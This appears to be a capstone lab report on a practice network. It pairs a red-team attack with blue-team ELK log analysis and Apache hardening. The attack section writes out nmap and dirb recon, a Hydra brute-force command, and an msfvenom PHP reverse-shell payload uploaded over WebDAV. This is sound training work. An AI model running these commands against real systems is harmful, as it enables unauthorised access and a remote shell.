Red vs Blue


Assessment, Analysis, and Hardening of a Vulnerable System

Edward Cruz, December 18, 2021

Table of Contents

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS:Windows
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.100
OS: Linux
Hostname: ELK

IPv4: 192.168.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427	192.168.1.1	NATSwitch
Kali	192.168.1.90	Red Team - Pen-Test Server
ELK	192.168.1.100	SIEM
Capstone	192.168.1.105	Capstone Web Server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-548: Exposure of Information through Directory Listing	On Capstone's Apache Web Server, a user is able to access directories that should be hidden.	After searching through contents in the servers directory, a "hidden" was discovered including the name of the admin.
CWE-521: Weak Password Requirement & No Failed Login Lockout	The admin's password was found in the 'rockyou.txt' dictionary by means of brute forcing, as there were no failed-login-lockout protocols enabled.	Using Hydra, a brute force tool, access to the /secret_folder/ allowed us to further search for hashed password for Ryan to login to /webdav/.
Open Port 80: Allowing Persistent Reverse Shell Backdoor via .php	Exploit web server via deploying a reverse shell payload, undetected.	Gain remote access to Capstone Apache Web Server via backdoor reverse shell.

Exploitation: Exposure of Information through Directory Listing

01

Tools & Processes

Run recon tools such as netdiscover and nmap to gather info on target server:

netdiscover -r 192.168.1.1/24
Nmap -sV -v 192.168.1.105

Use dirb to scan url for hidden web content:

dirb http://192.168.1.105

Navigate to 192.168.1.105/ with any browser.

02


Achievements

Viewed web directory through browser, containing folders and files.

Provided further information required for method of attack, including location for: /company_folders/secret_folder/

Ashton is admin for this hidden directory.

03



Exploitation: Weak Password & No Failed Login Lockout

01

Tools & Processes

Using Hydra, a brute force tool, a command was set to attack Ashton's account and obtain his password via 'rockyou.txt' dictionary.

Command:

hydra -l ashton -P usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder

02


Achievements

Obtained Ashton's (admin) password as it was found on the rockyou.txt dictionary.

This gave access to the /secret_folder.

Which, through further recon, gave information on how to access /webdav and provided hash for Ryan's password.

03



Exploitation: Open Port 80 - Allowing Persistent Reverse Shell Backdoor via .php

01

Tools & Processes

Knowing Capstone had an open Port 80, after gaining access to /webdav/, a reverse tcp payload was created with msfvenom and shared via /webdav/.

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

Execute payload after setting up lhost and listener port.

Open shell and obtain full access to server.

02


Achievements

Created a persistent remote backdoor shell to the Capstone Apache Server.

With this shell, root access is gained thus owning the Capstone 192.168.1.105 server.

Found contents of flag.txt:
b1ng0w@5h1sn@m0

03





Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- A Port Scan was detected on December 16, 2021 @ 10:26:30 PM
- About 5937 packets were sent from 192.168.1.90
- The amount of HTTP transactions and ports requested are signs of a port scan attack prior to a much larger attack few minutes later, due to amount of traffic/transactions between 192.168.1.90 and 192.168.1.105





* Please note that I attempted multiple different scans to gather different information, my total packets may differ.

Analysis: Finding the Request for the Hidden Directory

- The request for the Hidden Directory occurred on Dec. 16, 2021 @ 22:38:56.558
- 15,949 requests were made for this directory, most of which were from a Brute Force Attack.
- The file, ‘connect_to_corp_server’ was requested, of which contained instructions to connect via Webdav and Ryan’s hashed password.

15,219 hits

Dec 16, 2021 @ 22:38:00.000 - Dec 16, 2021 @ 22:40:00.000 — Second

Time	@timestamp	source.ip	destination.ip	url.full
Dec 16, 2021 @ 22:38:56.558	Dec 16, 2021 @ 22:38:56.558	192.168.1.90	192.168.1.105	http://192.168.1.105/company_folders/secret_folder

Top 10 HTTP requests [Packetbeat] ECS Dec 16, 2021 @ 22:20:00.000 to Dec 16, 2021 @ 22:45:00.000

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,949

Analysis: Uncovering the Brute Force Attack

- There were 15,949 requests made directly related to the Brute Force Attack before the password was discovered
- 15,953 requests were made from IP 192.168.1.90
- Ashton's password was discovered on Dec. 16, 2021 @ 22:40:05.405

Top 10 HTTP requests [Packetbeat] ECS Dec 16, 2021 @ 22:20:00.000 to Dec 16, 2021 @ 22:45:00.000

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,949
http://192.168.1.105/company_folders/secret_folder/	4

status	OK
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)

Dec 16, 2021 @ 22:40:05.405

status: OK url.path: /company_folders/secret_folder user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Dec 16, 2021 @ 22:40:05.405 client.ip: 192.168.1.90 client.port: 40348 client.bytes: 163B server.bytes: 589B server.ip: 192.168.1.105 server.port: 80 source.ip: 192.168.1.90 source.port: 40348 source.bytes: 163B method: get type: http http.response.headers.content-length: 338 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: moved permanently http.response.status_code: 301 http.response.bytes: 589B http.response.body.bytes: 338B http.version: 1.1 http.request.bytes: 163B http.request.headers.content-length: 0 http.request.method: get event.start: Dec 16, 2021 @ 22:40:05.405 event.end: Dec 16, 2021 @ 22:40:05.405 event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.6 host.name: server1 query: GET /company_folders/secret_folder

Analysis: Finding the WebDAV Connection

- There were 104 requests made to the /webdav/ directory
- /webdav/shell.php and /webdav/passwd.dav files were requested
- The reverse shell payload file, ‘shell.php’, was uploaded on December 16, 2021 @ 23:06:19.000

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	72
http://192.168.1.105/webdav/shell.php	22
http://192.168.1.105/webdav/passwd.dav	6
http://192.168.1.105/webdav/	4
	104

Dec 16, 2021 @ 23:06:19.000

agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 71f81a20-eb83-4e0c-a91f-37a6c2813a79 agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 29,028,028 source.address: 192.168.1.90 source.ip: 192.168.1.90 fileset.name: access url.original: /webdav/shell.php input.type: log @timestamp: Dec 16, 2021 @ 23:06:19.000 ecs.version: 1.5.0 service.type: apache host.name: server1 http.request.referrer: - http.request.method: put http.response.status_code: 201 http.response.body.bytes: 533B http.version: 1.1 event.kind: event event.created: Dec 16, 2021 @ 23:06:20.623 event.module: apache event.category: web event.dataset: apache.access event.outcome: success user.name: ryan user_agent.original: gvfs/1.42.2 user_agent.name: Other

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To defend against reconnaissance, alerts should be created to detect any future port scans.

Any source IP address (Not 192.168.1.105) requesting destination ports (any that are open)

Send email alert when more than 2 port scans are detected from the same IP (that is not known) within same timestamp.

System Hardening

The host can block any IP addresses that have sent pings over 999 times/scanned destination.ip 192.168.1.105 for ports.

On Capstones firewall, configure firewall to block all incoming and outgoing ports except those necessary.

Capstone would benefit from adding an IDS/IPS to alert of any suspicious activity like port scans and block source IP's thus preventing any potential attacks and increasing security.

Mitigation: Finding the Request for the Hidden Directory

Alarm

An alarm to detect any future unauthorized access can be created.

By triggering an alert depending on which IP addresses access url.path's.

Whitelist IP's : 192.168.1.105 and 192.168.1.1
Detect any external source.ip:(not Whitelist) and url.path: *secret_folder* (or any other path/directory which need authorization)

Send alert email and log when more than 1 access is detected in "secret_folder" from IP address other than whitelist.

System Hardening

Configuration file on the host can be modified to block unwanted access to "secret_folder" from any IP not whitelisted and disable url.directory listing.

Open httpd.conf file:
Edit with nano /etc/httpd/conf/httpd.conf
Locate (/var/www/) directory section:

```
<Directory /var/www/company_folders/secret_folder/>
Order allow, deny
Allow from 192.168.1.1
Allow from 192.168.1.105
Allow from 127.*.*.*
Deny from 192.168.1.90
</Directory>
```

Disable directory listing in apache options by removing *Indexes*

Mitigation: Preventing Brute Force Attacks

Alarm

To detect any future Brute Force attacks:

Identify user_agent.original: “Mozilla/4.0 (Hydra)” and http.request.method: “get” and url.path: “/company_folders/secret_folder/” and status: (Error or OK)

Report the count of status: Error (401) detected in timespan of 10 seconds.

Send an email alert and log when more than 5 Error responses are detected on protected directories OR any OK (200) response are detected from external IP’s not whitelisted.

System Hardening

The host can increase the strength of passwords via increasing policy standards, as well as not post hashed version on files on the url.server.

Also to assist in prevention of Brute Force attacks, instill a rule to lockout accounts when multiple failed login attempts exceed a certain limit.

Another possible step in mitigation efforts would be to enable 2 Factor Authentication and increase security with security questions, should they fail multiple times.

Mitigation: Detecting the WebDAV Connection

Alarm

To detect any unauthorized access to WebDAV and alert can be set.

In logs, search for http.request.method: * and url.path: *webdav* and source.ip: (not 192.168.1.105 and 192.168.1.1)

Report the number of times the directory /webdav/ is requested from non-trusted IP addresses.

Send an alert email and log when requests are made from IP addresses not on the whitelist.

System Hardening

The host, Capstone, can modify their configuration file to block unwanted access to /webdav/ from unknown IP addresses.

Open httpd.conf file:
Edit .conf file with nano /etc/httpd/conf/httpd.conf

Locate /var/www/ (directory section)

```
<Directory /var/www/webdav/>
Order allow,deny
Allow from 192.168.1.1
Allow from 192.168.1.105\
Allow from 127.*
Deny from all
</Directory>
```

Another mitigation effort could be to use SSH keys for /webdav/ connection.

Mitigation: Identifying Reverse Shell Uploads

Alarm

An alert can be set to detect future unauthorized file uploads and prevent any possible malicious payloads/exploits to be delivered onto the server by external sources.

Search for http.request.method: “put” and url.path:*webdav* and source.ip:(not 192.168.1.105 and 192.168.1.1)

Report the count for “put” methods from IP addresses not whitelisted.

Send an email alert and log when the “put” request method is made from unknown source IP addresses.

System Hardening

The host can modify their configuration file to block all external IP addresses that are not whitelisted that attempt to access the “secret_folder”.

Open httpd.conf file

Edit with nano /etc/httpd/conf/httpd.conf

```
Locate /var/www/ (directory section)
        <Directory /var/www/webdav/>
        Order allow,deny
        Allow from 192.168.1.1
        Allow from 192.168.1.105
        Allow from 127.*
        Deny from all
  <LimitExcept GET POST HEAD>deny from all
  </LimitExcept>
</Directory>
```